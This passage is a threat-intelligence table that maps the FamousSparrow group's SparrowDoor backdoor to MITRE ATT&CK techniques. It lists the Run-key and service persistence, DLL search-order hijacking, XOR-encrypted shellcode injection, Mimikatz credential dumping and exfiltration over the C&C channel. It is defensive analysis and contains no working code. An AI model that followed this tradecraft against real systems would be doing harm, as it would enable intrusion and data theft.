Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	FamousSparrow used cmd.exe to run commands to download and install SparrowDoor.
	T1203	Exploitation for Client Execution	FamousSparrow used RCE vulnerabilities in Microsoft Exchange, SharePoint and Oracle Opera to install SparrowDoor.

Tactic	ID	Name	Description
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	SparrowDoor achieves persistence through the HKCU Run registry value WSearchIndex = \Indexer.exe -i registry entry.
	T1543.003	Create or Modify System Process: Windows Service	FamousSparrow installs SparrowDoor as a service named WSearchIndex.
	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking	FamousSparrow loads the malicious K7UI.dll through DLL search order hijacking.
Defense Evasion	T1055.001	Process Injection: Dynamic-link Library Injection	MpSvc.dll (shellcode) is injected into processes by SparrowDoor.
	T1134.002	Access Token Manipulation: Create Process with Token	SparrowDoor creates processes with tokens of processes specified by the C&C server, using the CreateProcessAsUserA API.
	T1134	Access Token Manipulation	SparrowDoor tries to adjust its token privileges to receive SeDebugPrivilege.
	T1027	Obfuscated Files or Information	The shellcode, MpSvc.dll, is encrypted using XOR, along with the config embedded within SparrowDoor.
Credentials Access	T1003	OS Credential Dumping	FamousSparrow makes use of a custom Mimikatz version.
Discovery	T1082	System Information Discovery	SparrowDoor collects the username, computername, RDP session ID, and drive types in the system and sends this data to the C&C server.
	T1083	File and Directory Discovery	SparrowDoor can probe files in a specified directory obtaining their names, attributes, sizes and last modified times, and sends this data to the C&C server.
Collection	T1005	Data from Local System	SparrowDoor has the ability to read file contents and exfiltrate them to the C&C server.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	SparrowDoor communicates with the C&C server using the HTTPS protocol.
	T1573.001	Encrypted Channel: Symmetric Cryptography	SparrowDoor encrypts/decrypts communications with its C&C server using different multi-byte XOR keys.
Exfiltration	T1041	Exfiltration Over C2 Channel	SparrowDoor exfiltrates data over its C&C channel.